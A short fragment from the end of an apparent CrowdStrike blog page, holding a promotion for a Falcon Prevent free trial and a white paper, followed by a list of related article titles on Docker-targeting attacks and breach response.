
Learn more about the CrowdStrike Falcon platform and get full access to CrowdStrike's next-gen antivirus solution for 15 days by visiting the **Falcon Prevent free trial page.**

Download a white paper: **CrowdStrike Falcon: Setting a New Standard in Endpoint Protection**


Related Content



Compromised Docker Honeypots Used for Pro-Ukrainian DoS Attack



Navigating the Five Stages of Grief During a Breach



LemonDuck Targets Docker for Cryptomining Operations